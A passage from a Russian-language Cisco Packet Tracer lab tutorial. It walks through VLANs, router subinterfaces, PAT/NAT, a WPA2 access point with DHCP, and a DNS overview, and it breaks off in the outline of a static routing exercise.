- «Switch0» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**vlan 2** – создание 1-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #**name USERS** – наименование 1-го VLAN
 - Switch (config-vlan) #**exit** – выход из конфигурирования 1-го VLAN
 - Switch (config) #**vlan 3** – создание 2-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #**name SERVER** – наименование 2-го VLAN
 - Switch (config-vlan) #**exit** – выход из конфигурирования 2-го VLAN

Шаг 1.2 – Настройка Коммутатора L2 – определение портов пользователей (ПК) в сегменты (VLAN)

- Switch (config) #**int range fa0/2-3** – конфигурация группы интерфейсов → Switch (config-if-range) #
- Switch (config-if-range) #**switchport mode access** – конф-ция «fa0/2» – «fa0/3»: вкл «access»
- Switch (config-if-range) #**switchport access vlan 2** – вкл доступ «access» для VLAN USERS
- Switch (config-if-range) #**exit** – выйти из режима конф-ния и/ф портов «fa0/2-3» → Switch (config) #
- Switch (config) #**int fa0/4** – войти в режим конф-ния интерфейсов порта «fa0/4» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/4»: вкл «access»
- Switch (config-if) #**switchport access vlan 3** – конф-ция «fa0/4»: вкл доступ «access» для VLAN SERVER
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/4» → Switch (config) #

Шаг 1.3 – Настройка Коммутатора L2 – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #**int fa0/1** – войти в режим конф-ния и/фейсов порта «fa0/1» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/1», вкл «trunk» (свитч-роутер)
- Switch (config-if) #**switchport trunk allowed vlan 2,3** – указать VLAN-ы, для передачи по физ соед-ю
- Switch (config-if) # **end** – выход из всех режимов конфигурирования
- Switch#**wr mem** – сохранить настройки

Шаг 1.4 – Настройка Коммутатора L2 – проверка настроек

- Switch#**show run** – проверить настройки

```
interface FastEthernet0/1
    switchport trunk allowed vlan 2-3
    switchport mode trunk

!
interface FastEthernet0/2
    switchport access vlan 2
    switchport mode access

!
interface FastEthernet0/3
    switchport access vlan 2
    switchport mode access

!
interface FastEthernet0/4
    switchport access vlan 3
    switchport mode access
```

Шаг 2 – Настройка Маршрутизатора Провайдера «Router0»:

Packet Tracer не обеспечивает подключение к реальному Интернету. Но это подключение можно симулировать, придав Маршрутизатору «Router0» «Белый» Публичный IP-адрес.

Шаг 2.1 – Настройка «Router0» – поднятие физического порта и присвоение IP на стороне Локальной сети

- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
 - Router (config-if) #**ip address 210.210.0.1 255.255.255.252** – присвоение интерфейсу «fa0/0» Белого IP-адреса, который выделил Провайдер (в данном примере – произвольный Белый IP-адрес)
 - Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)
 - Router (config-if) #**end** – выход из всех режимов кофигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 2.2 – Настройка «Router0» – проверка настроек

- Router#**show run** – проверить настройки

```
interface FastEthernet0/0
  ip address 210.210.0.1 255.255.255.252
  duplex auto
  speed auto
```

Шаг 3 – Настройка Локального Маршрутизатора «Router1»:

Шаг 3.1 – Настройка «Router1» – поднятие физического порта

- «Router1» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – войти в режим конф-ния интерфейсов порта «fa0/1» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «fa0/1» («fa0/1»: «Down» → «Up»)
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router (config) #

Шаг 3.2 – Настройка «Router1» – создание подинтерфейсов, для каждого из них – один VLAN

- Router (config) #**int fa0/1.2** – создать и войти в конф-ние под-и/ф «2» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 2** – указать VLAN: инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.2.1 255.255.255.0** – конф-ние VLAN2 – задание IP-адреса
- Router (config-suif) #**no shutdown** – поднять порт «fa0/1» под-и/ф «2» («fa0/1.2»: «Down» → «Up»)
- Router (config-suif) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router (config) #

- Router (config) #**int fa0/1.3** – создать и войти в конф-ние под-и/ф «3» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 3** – указать VLAN: инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.3.1 255.255.255.0** – конф-ние VLAN3 – задание IP-адреса
- Router (config-suif) #**no shutdown** – поднять порт «fa0/1» под-и/ф «3» («fa0/1.3»: «Down» → «Up»)
- Router (config-suif) #**end** – выход из всех режимов кофигурирования → Router#

Шаг 3.3 – Настройка «Router1» – поднятие физического порта и присвоение IP-адреса на стороне Провайдера

- Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
- Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
- Router (config-if) #**ip address 210.210.0.2 255.255.255.252** – присвоение интерфейсу «fa0/0» Белого IP-адреса, который выделил Провайдер (IP подсети = IP подсети «Router1», IP узла = 2)
- Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)

Шаг 3.4 – Настройка «Router1» – настройка шлюза по умолчанию

Шлюз по умолчанию = IP-адресу Провайдера

- Router (config-if) #**ip route 0.0.0.0 0.0.0.0 210.210.0.1** – дефолтный маршрут через Роутер Провайдера
- Router (config-if) #**end** – выход из всех режимов кофигурирования
- Router#**wr mem** – сохранить настройки

Шаг 3.5 – Настройка «Router1» – проверка связи с Провайдером

- Router#**ping 210.210.0.1** – проверка соединения с Маршрутизатором Провайдера → OK

* Доступ в Интернет (к Серверу «Server1») возможен, т.к. у «Router0» настроен Белый IP-адрес.

Шаг 4 – Настройка PAT / Перегруженный NAT (доступ Компьютеров из Локальной сети в Интернет):

Технология PAT обеспечивает доступ ус-в с Серыми IP-адресами в Интернет (т.е. доступ к Роутеру «Router0»).

Шаг 4.1. – Настройка PAT – Настройка «Router1» – Определение внешнего и внутреннего и/фейса для NAT

- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
 - Router (config-if) #**ip nat outside** – определить и/ф порта «fa0/0» на стороне Провайдера как внешний
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #
 - Router (config) #**int fa0/1.2** – войти в режим конф-ния саб-и/ф порта «fa0/1» → Router (config-subif) #
 - Router (config-subif) #**ip nat inside** – определить саб-и/ф «fa0/1» для VLAN USERS как внутренний
 - Router (config-subif) #**exit** – выйти из режима конф-ния саб-и/ф порта «fa0/1» → Router (config) #
 - Router (config) #**int fa0/1.3** – войти в режим конф-ния саб-и/ф порта «fa0/1» → Router (config-subif) #
 - Router (config-subif) #**ip nat inside** – определить саб-и/ф «fa0/1» для VLAN SERVER как внутренний
 - Router (config-subif) # **exit** – выйти из режима конф-ния саб-и/ф порта «fa0/1» → Router (config) #

Шаг 4.2. – Настройка PAT – Настройка «Router1» – Создание Списков Доступа («Access Lists») для определения трафика, который нужно будет «натить» (преобразовывать IP-адреса)

- Router (config) #**ip access-list standard FOR-NAT** – создание стандартного Списка Доступа, имя FOR-NAT
- Router (config-std-nacl) #**permit 192.168.2.0 0.0.0.255** – надо натить подсеть USERS + «Wildcard»-маска
- Router (config-std-nacl) #**permit 192.168.3.0 0.0.0.255** – надо натить подсеть SERVER + «Wildcard»-маска «Wildcard bits» – обратная маска ($255.255.255.0 \leftrightarrow 0.0.0.255$) – введена Cisco, смысл не ясен.
- Router (config-std-nacl) #**end** – выход из всех режимов конфигурирования → Router#
- Router#**wr mem** – сохранить настройки

Шаг 4.3 – Настройка PAT – Настройка «Router1» – проверка настроек

- Router#**show run** – проверить настройки

```
interface FastEthernet0/0
  ip address 210.210.0.2 255.255.255.252
  duplex auto
  speed auto

interface FastEthernet0/1.2
  encapsulation dot1Q 2
  ip address 192.168.2.1 255.255.255.0

interface FastEthernet0/1.3
  encapsulation dot1Q 3
  ip address 192.168.3.1 255.255.255.0

  ip classless
  ip route 0.0.0.0 0.0.0.0 210.210.0.1

  ip access-list standard FOR-NAT
    permit 192.168.2.0 0.0.0.255
    permit 192.168.3.0 0.0.0.255
```

Шаг 4.4 – Настройка PAT – Настройка «Router1» – запуск PAT

- Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
- Router (config) #**ip nat inside source list FOR-NAT interface FastEthernet0/0 overload** – натить (преобразовывать) IP-адреса нужно с внутренней стороны, используя ресурс – список с названием «FOR-NAT», когда трафик проходит через интерфейс «FastEthernet0/0» с использованием параметра «overload», т.е. PAT (Port Address Translation)
- Router (config) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

Шаг 5 – Задание IP-адресов, масок, шлюзов:

Шаг 5.1 – Задание IP-адресов, масок, шлюзов Компьютерам

- На ПК сконфигурировать IP-адреса (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «PC2» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: 192.168.2.2 – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: 255.255.255.0 – задать 24-ую маску подсети;
 - Default Gateway: 192.168.2.1 – шлюз = IP сети VLAN
- «PC3» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: 192.168.2.3 – IP подсети = IP подсети VLAN, IP узла = 3;
 - Subnet Mask: 255.255.255.0 – задать 24-ую маску подсети;
 - Default Gateway: 192.168.2.1 – шлюз = IP сети VLAN

Шаг 5.2 – Задание IP-адресов, масок, шлюзов Локальному Серверу «Server0»

- На Сервере сконфигурировать IP-адрес (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «Server0» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: 192.168.3.2 – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: 255.255.255.0 – задать 24-ую маску подсети;
 - Default Gateway: 192.168.3.1 – шлюз = IP сети VLAN


Шаг 6 – Проверка сетевого взаимодействия

- Пропинговать Шлюз с Конечных устройств:
 - «PC2» → ping 192.168.2.1 → OK
 - «PC3» → ping 192.168.2.1 → OK
 - «Server0» → ping 192.168.3.1 → OK
- Пропинговать Конечные устройства с Конечных устройств в одном сегменте:
 - «PC2» → ping 192.168.2.3 → OK
- Пропинговать Конечные устройства с Конечных устройств в разных сегментах:
 - «PC2» → ping 192.168.3.2 → OK
 - «PC3» → ping 192.168.3.2 → OK
- Пропинговать Роутер Провайдера «Router0» с Конечных устройств Локальной сети:
 - «PC2» → ping 210.210.0.1 → OK
 - «Server0» → ping 210.210.0.1 → OK

Шаг 7 – Добавление Точки Доступа

Организация расширилась, и ей понадобилось прокинуть Wi-Fi. Надо использовать Точки доступа.

- «Network Devices» → «Wireless Devices» → «AP-PT» → добавить «AccessPoint-PT Access Point0»
- От Свитча протянуть прямой кабель и подключить Точку Доступа к Локальной сети.
- Подождать, пока поднимется порт: «●» → «▲»



Шаг 8 – Настройка Точки Доступа

- «Access Point0» → «Config» → «INTERFACE» → «Port0» | [«Port1»](#)
 - Port1:
 - Port Status: On – статус порта: вкл/выкл (по умолчанию)
 - SSID: QAManual – название беспроводной сети
 - 2.4 GHz Channel: 6 – канал (по умолчанию)
 - Coverage Range (meters): 140 – радиус покрытия беспроводной сети в метрах (по умолчанию)
 - Authentication: Disabled | WEP | WEP Key | WPA-PSK | WPA2-PSK – тип аут-ции
 - PSK Pass Phrase: sanfrancisco – фраза-пароль
 - Encryption Type: AES – алгоритм шифрования (по умолчанию)

Шаг 9 – До-Настройка Коммутатора L2 – создание отдельного VLAN для Точки Доступа:

Шаг 9.1 – Настройка Коммутатора L2 – сегментация сети (создание 3-его VLAN)

- «Switch0» → «CLI»
 - Switch>[en](#) – Перейти в «Привилегированный» режим → Switch#
 - Switch#[conf t](#) – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #[vlan 4](#) – создание 3-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #[name WIFI](#) – наименование 3-го VLAN
 - Switch (config-vlan) #[exit](#) – выход из кофигурирования 3-го VLAN

Шаг 9.2 – Настройка Коммутатора L2 – определение порта пользователя (Точка Доступа) в сегмент (VLAN4)

- Switch (config) #[int fa0/5](#) – войти в режим конф-ния интерфейсов порта «fa0/5» → Switch (config-if) #
- Switch (config-if) #[switchport mode access](#) – конф-ция «fa0/5»: вкл «access»
- Switch (config-if) #[switchport access vlan 4](#) – конф-ция «fa0/5»: вкл доступ «access» для VLAN WIFI
- Switch (config-if) #[description WIFI-AP](#) – наименование для VLAN WIFI
- Switch (config-if) #[exit](#) – выйти из режима конф-ния интерфейсов порта «fa0/5» → Switch (config) #

Шаг 9.3 – Настройка Коммутатора L2 – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #[int fa0/1](#) – войти в режим конф-ния и/фейсов порта «fa0/1» → Switch (config-if) #
- Switch (config-if) #[switchport mode trunk](#) – конф-ция «fa0/1», вкл «trunk» (свитч-роутер)
- Switch (config-if) #[switchport trunk allowed vlan 2-4](#) – указать VLAN-ы, для передачи по физ соед-ю
- Switch (config-if) # [end](#) – выход из всех режимов кофигурирования
- Switch#[wr mem](#) – сохранить настройки

Шаг 10 – До-Настройка Локального Маршрутизатора «Router1»:

Шаг 10.1 – Настройка «Router1» – создание подинтерфейса для VLAN4

- «Router1» → «CLI»
 - Router>[en](#) – Перейти в «Привилегированный» режим → Router#
 - Router#[conf t](#) – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #[int fa0/1.4](#) – создать и войти в конф-ние под-и/ф «4» → Router (config-subif) #
 - Router (config-subif) #[encapsulation dot1Q 4](#) – указать VLAN: инкапсуляция, её тип и № VLAN
 - Router (config-subif) #[ip address 192.168.4.1 255.255.255.0](#) – конф-ние VLAN4 – задание IP-адреса
 - Router (config-suif) #[no shutdown](#) – поднять порт «fa0/1» под-и/ф «4» («fa0/1.4»: «Down» → «Up»)
 - Router (config-suif) #[exit](#) – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router (config) #

Шаг 10.2. – Настройка PAT – Настройка «Router1» – определение внутреннего и/файса для NAT для VLAN4

- Router (config) #[int fa0/1.4](#) – войти в конф-ние под-и/ф «4» → Router (config-subif) #
- Router (config-subif) #[ip nat inside](#) – определить саб-и/ф «fa0/1» для VLAN USERS как внутренний
- Router (config-suif) #[exit](#) – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router (config) #

Шаг 10.3. – Настройка PAT – Настройка «Router1» – редактирование Списков Доступа («Access Lists») для определения трафика, который нужно будет «натить» (преобразовывать IP-адреса) для VLAN4 WIFI

Если в случае с Wi-Fi Роутером NAT был включён по умолчанию, то в случае с Точкой Доступа NAT нужно настраивать вручную. Нужно отредактировать Access List для NAT.

- Router (config) #ip access-list standard FOR-NAT – создание стандартного Списка Доступа, имя FOR-NAT
- Router (config-std-nacl) #permit 192.168.4.0 0.0.0.255 – надо натить подсеть WIFI + «Wildcard»-маска «Wildcard bits» – обратная маска ($255.255.255.0 \leftrightarrow 0.0.0.255$) – введена Cisco, смысл не ясен.
- Router (config-std-nacl) #end – выход из всех режимов конфигурирования → Router#
- Router#wr mem – сохранить настройки

Шаг 10.4 – Настройка «Router1» – создание пула IP-адресов для Точки Доступа

Точка Доступа сама не раздаёт IP-адреса, поэтому надо или использовать DHCP, или использовать Локальный Роутер для раздачи IP-адресов. Ниже рассмотрен второй вариант.


- Router (config) #ip dhcp pool WIFI-POOL – создать и войти в пул «WIFI-POOL» → Router (dhcp-config) #
- Router (dhcp-config) #network 192.168.4.0 255.255.255.0 – задать пул для раздачи с 24-ой маской
- Router (dhcp-config) #default-router 192.168.4.1 – маршрут по умолчанию = IP-адрес Роутера
- Router (dhcp-config) #exit – выйти из режима конф-ния DHCP → Router (config) #

Шаг 10.5 – Настройка «Router1» – исключение из пула IP-адресов адреса, который присвоен Маршрутизатору

- Router (config) #ip dhcp excluded-address 192.168.4.1 – исключить IP-адрес Роутера из DHCP-пула
- Router (config) #end – выход из всех режимов кофигурирования
- Router#wr mem – сохранить настройки

Шаг 11 – Добавить и настроить беспроводное устройство – Ноутбук «Laptop4»:

- Добавить пользовательское устройство – Ноутбук: «End Devices» → «End Devices» → «Laptop-PT Laptop4»




Шаг 11.1 – Настройка «Laptop4» – Установка беспроводного модуля

- Добавить в Ноутбук Wi-Fi модуль: «Laptop4» → «Physical» → Physical Device View
 - Выключить Ноутбук – Курсором: навести–зажать–перетянуть
 - Выбрать модуль «PT-LAPTOP-NM-1CFE» – Курсором: навести
 - Отсоединить модуль «PT-LAPTOP-NM-1CFE» – Курсором: зажать и перетащить в секцию «MODULES»
 - Подсоединить модуль «WPC300N» – Курсором: в секции «MODULES» зажать и перетащить в слот на Ноутбуке
 - Включить Ноутбук – Курсором: навести–зажать–перетянуть

Шаг 11.2 – Настройка «Laptop4» – Подключение к Точке Доступа по Wi-Fi

- «Laptop4» → «Desktop» → «PC Wireless» → Link Information | [Connect](#) | Profiles
 - (Справа) Секция «Site Information»: нажать «Refresh»
 - (Слева) Секция «Wireless Network Name CN Signal»: появится сеть с именем «[QAManual](#)» → выделить её («подсветить»)
 - (Справа) Секция «Site Information»: нажать «[Connect](#)»
 - Появится окно «WPA2-Personal Needed for Connection»:
 - Security: [WPA2-Personal](#) – выбрать тип подключения
 - Pre-shared Key: [sanfrancisco](#) – ввести ключевое слово
 - Нажать «[Connect](#)» – появятся линии горизонтальных чёрточек «|||||||» от Лаптопа до Точки Доступа – беспроводное подключение успешно установлено.



Шаг 11.3 – Настройка «Laptop4» – получение динамического IP-адреса

- «Laptop4» → «Desktop» → «IP Configuration»:
 - DHCP ← Static – Включить DHCP → Присвоится динамический IP-адрес:
IPv4 Address: 192.168.4.2
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.4.1
DNS Server: 0.0.0.0

Шаг 11.4 – Настройка «Laptop4» – Просмотр и проверка установок беспроводного соединения

- «Laptop0» → «Desktop» → «Command Prompt»:
 - C:\>[ipconfig](#) – просмотр конфигурации беспроводного соединения → [IP Address...: 192.168.4.2](#)
 - C:\>[ping 192.168.4.1](#) – пропинговать шлюз → [OK](#)
 - C:\>[ping 210.210.0.1](#) – пропинговать IP-адрес Провайдера = Выход в Интернет → [OK](#)
 - C:\>[ping 192.168.2.2](#) – пропинговать ПК «PC2» в сегменте «USERS» → [OK](#)
 - C:\>[ping 192.168.2.3](#) – пропинговать ПК «PC3» в сегменте «USERS» → [OK](#)
 - C:\>[ping 192.168.3.2](#) – пропинговать Сервер «Server0» в сегменте «SERVER» → [OK](#)

Таким образом, уже в существующую инфраструктуру была добавлена беспроводная Точка Доступа, и к ней по Wi-Fi подключён Ноутбук.


DNS

? DNS, Domain Name System – Доменная Система Имен.

- DNS – Соответствие: Доменное Имя \leftrightarrow IP-адрес
- Назначение DNS – Для удобства человека: Доменное имя легче запомнить, чем IP-адрес
- DNS Порт – 53 (TCP/UDP)

Алгоритм работы DNS:

1. Запрос «Пользователь–Браузер»: google.com
2. Запрос «Браузер–DNS-Сервер»: Знаешь IP-адрес сайта google.com?
3. Ответ «DNS-Сервер–Браузер»: Знаю! Его IP-адрес – 142.250.186.78
4. Запрос «Браузер–Web-Сервер Google LLC» по IP-адресу 142.250.186.78: Дай мне Web-страницу!
5. Ответ «Web-Сервер Google LLC– Браузер»: На тебе Web-страницу!
6. Ответ «Браузер–Пользователь»: отображение Web-страницы (google.com с IP-адресом 142.250.186.78)




СТАТИЧЕСКАЯ МАРШРУТИЗАЦИЯ

ПРИМЕР – Корпоративные сети подключены к Городской сети, которая осуществляет доступ к Интернет

2 Корпоративные Локальные сети, каждая из которых состоит из DNS+HTTP-Сервера, DHCP-Сервера и Компьютера. Эти сети через Хаб подключены к Городской сети, к Серверу Провайдера, с установленным DNS, и содержащим всю информацию DNS-Серверов Локальных сетей. Выход в Интернет, осуществляется, через Маршрутизатор и Коммутатор, к которым подключён Веб-сервер.

Дано:



- Корпоративная сеть, состоящая из следующих компонентов:
 - Сеть-1 – сеть первой организации, сходящаяся на Коммутаторе «Switch1», с настройками:
 - Сервер «Comp2» – IP-адрес: 192.168.1.2/24 – ф-ция: DNS&HTTP Server с сайтом «1ST Organization»
 - Сервер «Comp3» – IP-адрес: 192.168.1.3/24 – ф-ция: DHCP Server
 - ПК «Comp4» – IP-адрес: от DHCP Server – ф-ция: Client – получает от Сервера «Comp3»: IP-адрес, DNS адрес провайдера «Provider» и шлюз Сети-1: 192.168.1.1/24
 - Сеть-2 – сеть второй организации, сходящаяся на Коммутаторе «Switch2», с настройками:
 - Сервер «Comp5» – IP-адрес: 10.0.0.5/8 – ф-ция: DNS&HTTP Server с сайтом «2ND Organization»
 - Сервер «Comp6» – IP-адрес: 10.0.0.6/8 – ф-ция: DHCP Server
 - ПК «Comp7» – IP-адрес: от DHCP Server – ф-ция: Client – получает от Сервера «Comp6»: IP-адрес, DNS адрес провайдера «Provider» и шлюз Сети-2: 10.0.0.1/8
 - Сеть-3 – городская сеть, сходящаяся на Концентраторе «Hub1», с настройками:
 - Адрес Сети-3 – IP-адрес: 200.200.200.0/24 – ф-ция: сеть с сайтами «1ST & 2ND Organizations»
 - Сервер «Provider» – IP-адрес: 200.200.200.10/24 – ф-ция: DNS Server с сайтами всех организаций: «Comp2», «Comp5», «Comp8»
 - Сеть-4 – сеть, обеспечивающая доступ к Интернету, через Роутер «Router3» и Коммутатор «Switch3»:
 - Адрес Сети-4 – IP-адрес: 210.210.210.0/24 – ф-ция: сеть с Интернет-сайтами «Internet»
 - Сервер «Comp8» – IP-адрес: 210.210.210.8/24 – ф-ция: DNS&HTTP Server с сайтом «Internet» и шлюзом Сети-4: 210.210.210.3/24
 - Маршрутизаторы имеют по 2 интерфейса:
 - Маршрутизатор «Router1»: 192.168.1.1/24 & 200.200.200.1/24
 - Маршрутизатор «Router2»: 10.0.0.1/8 & 200.200.200.2/24
 - Маршрутизатор «Router3»: 210.210.210.3/24 & 200.200.200.3/24

Задача:

- Настроить сети организаций.
- Настроить DNS-Сервер Провайдера.
- Настроить на Роутерах Таблицы Статической Маршрутизации.
- Проверить сетевое взаимодействие на каждом из Компьютеров: «Comp4», «Comp7», «Comp8» – все три веб-сайта должны открываться на каждом из этих Компьютеров.

Алгоритм:

1. Настройка Коммутаторов.

1.1 Настройка Коммутатора «Switch1»:

- a) сегментация сети (нет необходимости);
- b) настройка портов пользователей;
- c) настройка транк-порта (коммутатор L2 – маршрутизатор);
- d) проверка настроек.

1.2 Настройка Коммутатора «Switch2»:

- a) сегментация сети (нет необходимости);
- b) определение портов пользователей;
- c) настройка транк-порта (коммутатор L2 – маршрутизатор);
- d) проверка настроек.

1.3 Настройка Коммутатора «Switch3»:

- a) сегментация сети (нет необходимости);
- b) определение портов пользователей;
- c) настройка транк-порта (коммутатор L2 – маршрутизатор);
- d) проверка настроек.

2. Настройка Маршрутизаторов.

2.1 Настройка Маршрутизатора «Router1»:

- a) настройка интерфейса порта на стороне LAN;
- b) настройка интерфейса порта на стороне Провайдера;
- c) настройка статических маршрутов;
- d) проверка настроек.

2.2 Настройка Маршрутизатора «Router2»:

- a) настройка интерфейса порта на стороне LAN;
- b) настройка интерфейса порта на стороне Провайдера;
- c) настройка статических маршрутов;
- d) проверка настроек.

- 2.3 Настройка Маршрутизатора «Router3»:
- a) настройка интерфейса порта на стороне LAN;
 - b) настройка интерфейса порта на стороне Провайдера;
 - c) настройка статических маршрутов;
 - d) проверка настроек.
3. Настройка Конечных устройств Локальной сети «ORGANIZATION-1».
- 3.1 Настройка Выделенного Сервера «Comp2» (DNS & Web Сервер):
- a) настройка сетевых интерфейсов;
 - b) настройка HTTP-Сервиса;
 - c) настройка DNS-Сервиса;
 - d) проверка сетевого взаимодействия с Роутером.
- 3.2 Настройка Выделенного Сервера «Comp3» (DHCP Сервер):
- a) настройка статического IP-адреса;
 - b) создание DHCP-пула;
 - c) проверка сетевого взаимодействия с Роутером.
- 3.3 Настройка Компьютера Клиента «Comp4» (Клиент):
- a) Динамическое получение IP-адреса;
 - b) Проверка сетевого взаимодействия внутри сети;
 - c) Проверка доступа к сайту своей Организации.
4. Настройка Конечных устройств Локальной сети «ORGANIZATION-2».
- 4.1 Настройка Выделенного Сервера «Comp5» (DNS & Web Сервер):
- a) настройка сетевых интерфейсов;
 - b) настройка HTTP-Сервиса;
